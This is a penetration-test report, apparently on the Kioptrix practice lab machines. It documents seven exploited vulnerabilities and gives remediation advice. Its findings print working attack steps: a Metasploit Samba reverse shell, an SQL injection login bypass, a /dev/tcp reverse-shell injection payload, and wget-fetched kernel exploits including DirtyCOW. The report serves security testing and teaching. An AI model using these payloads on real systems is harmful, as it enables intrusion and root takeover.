ASSESSMENT REPORT v2.0

By RarSec Presented to Kioptrix.

April 6, 2024

TABLE OF CONTENTS

EXECUTIVE REPORT

Project Overview

During an ongoing research project, RarSec assessed the security of the kioptrix network and web assets. The following report details the findings identified during the course of the engagement which started on February 25, 2024; completed on April 6, 2024.


Goals

- Perform a black-box security assessment of the network and web apps and identify security vulnerabilities that may present risks to the company or the users.

Scope

- 192.168.100.190 (kioptrix.vh)
- 192.168.100.230 (remote.kioptrix.vh)
- 192.168.100.233 (ligoat.kioptrix.vh)

Findings Count



Summary of Findings

The primary objective of this project is the assessment of the organization's security and or the strength of the web and network general security posture, and to examine whether the organization's security policies are genuinely effective to avoid any type of break-in from malicious entities.

The kioptrix main website and subdomains were affected by multiple critical and high-risk vulnerabilities that resulted in the compromise of the machines and root user's accounts from the context of a remote unauthenticated attacker, Vulnerabilities found are (2) Remote Buffer Overflows, (1) SQL Injection, (1) Command Injection, (1) Remote Code Execution, (2) Local Privilege Escalation, almost all vulnerabilities lead to access to the machines or immediate root user compromise giving the attackers power to do anything and the large area of concern was most of them could be patched with updates.

Vulnerabilities	Risk/Severity
Remote Buffer Overflow	Critical/High
SQL Injection	High
Command Injection	Critical
Remote Code Execution	High
Local Privilege Escalation	High

ASSESSMENT REPORT

Web & Network Penetration Testing

The assessment team performed a network penetration test with the following targets in scope: kioptrix.vh , *.kioptrix.vh

Identified Issues

1) Samba 2.2.1a Remote Buffer Overflow (kioptrix.vh) [RISK: CRITICAL]

Definition

A **Buffer overflow** (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer in some cases a buffer overflow can lead to remote code execution which allows an attacker to execute malicious commands on the target's machine.

Details

During the assessment we were able to find that the Samba version used on this server(Samba 2.2.1a) is vulnerable to remote buffer overflow (CVE-2003-0201) which allowed remote root compromise.

```
msf6 > use exploit/linux/samba/trans2open

msf6 exploit(linux/samba/trans2open) > set RHOST kioptrix.vh

msf6 exploit(linux/samba/trans2open) > set LHOST eth0

msf6 exploit(linux/samba/trans2open) > set LPORT 4444

msf6 exploit(linux/samba/trans2open) > set payload
linux/x86/shell_reverse_tcp

msf6 exploit(linux/samba/trans2open) > run
[*] Command shell session 8 opened (192.168.100.182:4444 ->
192.168.100.190:32776) at 2024-03-01 20:50:04 -0500
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
```

FIGURE 1 - Getting a root reverse shell using the metasploit module

2) Apache SSL Remote Buffer Overflow (kioptrix.vh) [RISK: HIGH]

Definition

A **Buffer overflow** (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer in some cases a buffer overflow can lead to remote code execution which allows an attacker to execute malicious commands on the target's machine.

Details

During the exploitation phase of the assessment our team noticed that the SSL/HTTPS is running on a really outdated and vulnerable Apache mod_ssl/2.8.4 OpenSSL/0.9.6b to remote buffer overflow(CVE-2002-0082) which allowed us to get basic shell access.

Exploit used https://www.exploit-db.com/exploits/47080, to run the exploit you need to install the dependency: libssl-dev, and compile it.

```
Installing the dependency
~# apt install libssl-dev

Compiling the exploit
~# gcc -o PoC PoC.c -lcrypto
```

```
~# chmod +x PoC
~# ./PoC 0x6b 192.168.100.190 443 -c 40
Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash-2.05$ whoami
apache
bash-2.05$ id
uid=48(apache) gid=48(apache) groups=48(apache)
```

FIGURE 2 - Running the exploit with the proper arguments

3) Auth Bypass - SQL Injection (remote.kioptrix.vh) [RISK: HIGH]

Definition

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution, And in the case of SQL injection being in login pages it can lead to authentication bypass giving the attacker admin access.

Details

While inspecting the web application on the main login page we were able to bypass the authentication using sql injection.




FIGURE 3 - Using admin'# OR ' or 1=1 # as a username to bypass the authentication




FIGURE 4 - Access Granted!

4) OS Command Injection (remote.kioptrix.vh) [RISK: CRITICAL]

Definition

OS Command Injection is an attack in which the goal is an execution of arbitrary commands on the host operating system, command injection is often available in spots where the application is executing commands directly into the operating system.

Details

During the exploitation phase, After bypassing the login page we got access to the 'Basic Administrative Web Console' which is a page used to ping machines on the network, if you use ; or | to chain commands you can simply execute any command on the host operating system.




FIGURE 5 - Using ; or | to chain commands and execute any command

Reverse Shell Payload: `; sh -i >& /dev/tcp/192.168.100.182/4444 0>&1`

```
~# nc -lvnp 4444
listening on [any] 4444 ...
sh-3.00$ whoami
apache
sh-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
```

FIGURE 6 - Listening for a reverse shell connection & connection successful

5) Local Privilege Escalation (remote.kioptrix.vh) [RISK: HIGH]

Definition

Privilege escalation is a cyberattack technique where an attacker gains unauthorized access to higher privileges by leveraging security flaws, weaknesses, and vulnerabilities in an organization's system.

Details

After gaining access to the machine via a reverse shell the team started looking for a way to escalate from a service user to root and we found out that the kernel is vulnerable to a local privilege escalation(CVE-2009-2698),

Warning: Please be careful while running kernel based exploits. It may break, shutdown the system.

```
~# uname -s -r
Linux 2.6.9-55.EL
```

Exploit used https://www.exploit-db.com/exploits/9542

```
~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

FIGURE 7 - Starting an http server to transfer the exploit

```
sh-3.00$ wget http://192.168.100.182:8000/LPE.c -O /tmp/LPE.c
(172.75 MB/s) - `/tmp/LPE.c' saved [2536/2536]

sh-3.00$ cd /tmp
sh-3.00$ gcc LPE.c -o LPE
sh-3.00# chmod +x LPE
sh-3.00# ./LPE
[-] check ur uid
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```

FIGURE 8 - Downloading, Compiling and Running the exploit

6) Lotuscms Remote Code Execution (ligoat.kioptrix.vh) [RISK: HIGH]

Definition

Remote Code Execution vulnerabilities allow an attacker to remotely execute malicious commands on the target's machine and the impact can range from malware execution or even full control of the compromised machine.

Details

While the team is investigating the website, we researched the content management system used by the application (LotusCMS), which was vulnerable to RCE (CVE-2011-0518).

Exploit used
https://github.com/Hood3dRob1n/LotusCMS-Exploit/blob/master/lotusRCE.sh

Listening for reverse shell connection: nc -lvnp 4444

```
~# bash lotusRCE.sh ligoat.kioptrix.vh /
Regex found, site is vulnerable to PHP Code Injection!
About to try and inject reverse shell....

what IP to use?
192.168.100.182
What PORT?
4444

OK, open your local listener and choose the method for back
connect:
1) NetCat -e         3) NetCat Backpipe    5) Exit
2) NetCat /dev/tcp   4) NetCat FIFO
#? 1
```

FIGURE 9 - Running the exploit, you should get a connection back in your listener

7) Local Privilege Escalation (ligoat.kioptrix.vh) [RISK: HIGH]

Definition

Privilege escalation is a cyberattack technique where an attacker gains unauthorized access to higher privileges by leveraging security flaws, weaknesses, and vulnerabilities in an organization's system.

Details

In the post exploitation phase, a quick check on the linux kernel version revealed that the kernel used (Linux 2.6.24-24-server) is vulnerable to the vulnerability known as "dirtycow" (CVE-2016-5195).

Exploit Used https://www.exploit-db.com/exploits/40839

Starting an http server to transfer the exploit: `python3 -m http.server`

```
www-data@Kioptrix3:/tmp$ wget http://192.168.100.182:8000/dirtycow.c
05:32:02 (347.06 KB/s) - `dirtycow.c' saved [4815/4815]

www-data@Kioptrix3:/tmp$ gcc -pthread dirtycow.c -o dirtycow -lcrypt
www-data@Kioptrix3:/tmp$ chmod +x dirtycow
www-data@Kioptrix3:/tmp$ ./dirtycow
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123123

www-data@Kioptrix3:/tmp$ su firefart
firefart@Kioptrix3:/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
```

FIGURE 10 - Downloading, Compiling, Running the exploit

After running the exploit a new /etc/passwd is created with a new root user "firefart" with the password you set.

REMEDIATION REPORT

Issue	1) Samba 2.2.1a Remote Buffer Overflow
Severity	**Critical**
Affected Location	kioptrix.vh - Samba 2.2.1a - port 139/tcp
Remediation	To remediate the risk of Samba 2.2.1a Remote Buffer Overflow, the following actions are recommended: • The version of samba is really outdated, upgrading to Samba 4.19.5 is advised. • Follow samba best security practices.
Resources	Upgrading Samba https://wiki.samba.org/index.php/Updating_Samba#The_Update_Process Samba Server Security https://www.samba.org/samba/docs/server_security.html

Issue	2) Apache SSL Remote Buffer Overflow
Severity	**High**
Affected Location	kioptrix.vh - mod_ssl/2.8.4 OpenSSL/0.9.6b - ssl/https - 443/tcp
Remediation	To remediate the risk of Apache SSL Remote Buffer Overflow, the following actions are recommended: • Updating mod_ssl, OpenSSL
Resources	https://nvd.nist.gov/vuln/detail/CVE-2002-0082

Issue	3) Auth Bypass - SQL Injection
Severity	**High**
Affected Location	remote.kioptrix.vh/index.php Vulnerable query: $query = **"SELECT * FROM users WHERE username = '$username' AND password='$password' "**; Auth Bypass SQL Injection, everything after the payload gets commented out therefore no password is needed: $query = **"SELECT * FROM users WHERE username = 'admin'# ' AND password='$password' "**;
Remediation	To remediate the risk of Auth Bypass - SQL Injection, the following actions are recommended: ● Stop writing dynamic queries with string concatenation. ● Prevent malicious SQL input from being included in executed queries. ● Sanitize user input values. ● Use prepared statements.
Resources	SQL Injection Prevention Cheat Sheet By OWASP https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Issue	4) OS Command Injection
Severity	**Critical**

Affected Location	remote.kioptrix.vh - index.php, pingit.php
	
	Vulnerable Code:
	
	`$target = $_REQUEST[ 'ip' ];`
	`echo shell_exec( 'ping -c 3 ' . $target );`
	
	Command Injection, if attackers use a command separator such as ; they are free to use any command:
	
	`$target = $_REQUEST[ 'ip' ];`
	`echo shell_exec( 'ping -c 3; id' );`

Remediation	To remediate the risk of OS Command Injection, the following actions are recommended: • Sanitize & Escape special characters, e.g use escapeshellarg and escapeshellcmd php functions. • Validating against a whitelist of permitted values. • Validating that the input is an ip. • Validating that the input contains only alphanumeric characters, no other syntax or whitespace.
Resources	OS Command Injection Defense Cheat Sheet https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html#php PHP escapeshellarg function https://www.php.net/manual/en/function.escapeshellarg.php PHP escapeshellcmd function https://www.php.net/manual/en/function.escapeshellcmd.php

Issue	5) Local Privilege Escalation
Severity	**High**
Affected Location	remote.kioptrix.vh - Linux Kernel 2.6.9-55.EL
Remediation	To remediate the risk of Local Privilege Escalation, the following actions are recommended: • Update the system packages regularly, and upgrade the linux kernel. • Always keep an eye for any CVE targeting your operating system or tech stack.
Resources	https://nvd.nist.gov/vuln/detail/CVE-2009-2698

Issue	6) Lotuscms Remote Code Execution
Severity	**High**
Affected Location	ligoat.kioptrix.vh - LotusCMS 3.0
Remediation	To remediate the risk of Lotuscms Remote Code Execution, the following actions are recommended: • Manually patching the vulnerability in the core/lib/router.php file. • The Content Management System is deprecated and no longer being developed; the more safe and smart decision would be finding another CMS that fits the use of the website.
Resources	https://nvd.nist.gov/vuln/detail/CVE-2011-0518

Issue	7) Local Privilege Escalation
Severity	**High**
Affected Location	ligoat.kioptrix.vh - Linux Kernel 2.6.24-24-server
Remediation	To remediate the risk of Local Privilege Escalation, the following actions are recommended: • Update the system packages regularly, and upgrade the linux kernel. • Always keep an eye for any CVE targeting your operating system or tech stack.
Resources	A Simple DirtyCOW Technical Analysis https://tsitsiflora.github.io/dirty-cow/ Wikipedia Entry About DirtyCOW https://en.wikipedia.org/wiki/Dirty_COW https://nvd.nist.gov/vuln/detail/CVE-2016-5195

APPENDIX

Host	Open Ports	Services	Obtained Access?	Vulnerabilities Exploited
kioptrix.vh 192.168.100.190	22/tcp 80/tcp 111/tcp 139/tcp 443/tcp 32768/tcp	ssh http rpcbind netbios-ssn ssl/https status	Yes	1. Samba 2.2.1a Remote Buffer Overflow 2. Apache SSL Remote Buffer Overflow

Host	Open Ports	Services	Obtained Access?	Vulnerabilities Exploited
remote.kioptrix.vh 192.168.100.230	22/tcp 80/tcp 111/tcp 443/tcp 629/tcp 631/tcp 3306/tcp	ssh http rpcbind ssl/https status ipp mysql	Yes	1. Auth Bypass - SQL Injection 2. Command Injection 3. Local Privilege Escalation

Host	Open Ports	Services	Obtained Access?	Vulnerabilities Exploited
ligoat.kioptrix.vh 192.168.100.233	22/tcp 80/tcp	ssh http	Yes	1. Lotuscms Remote Code Execution 2. Local Privilege Escalation

CONCLUSION

In Conclusion, this security assessment report has examined the security of the kioptrix web and network security posture to determine how attackers can gain foothold on company owned machines and inflect high damage on the confidentiality, integrity and availability by exploiting the vulnerabilities found: (2) Remote Buffer Overflows, (1) SQL Injection, (1) Command Injection, (1) Remote Code Execution, (2) Local Privilege Escalation and by that ruin the company's business reputation.

Based on these findings, it is recommended that the company allocate dedicated resources to develop secure applications and to patch the vulnerabilities found as soon as possible to avoid any incidents.

Recommendations:

- Update And Patch Applications Often.
- Never Use Deprecated Software.
- Sanitize/Filter Special Characters.
- Don't Run System Commands With User-Supplied Input.
- Use Strong Input Validation For Input Passed Into Commands.
- Use The Principle Of Least Privilege.
- Use of Prepared SQL Statements (with Parameterized Queries).
- Use of Properly Constructed Stored Procedures.
- Allow-list Input Validation.

Ref:

- OWASP OS Command Injection Defense
  https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

- OWASP SQL Injection Prevention Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

- OWASP Secure Code Practices
  https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/assets/docs/OWASP_SCP_Quick_Reference_Guide_v21.pdf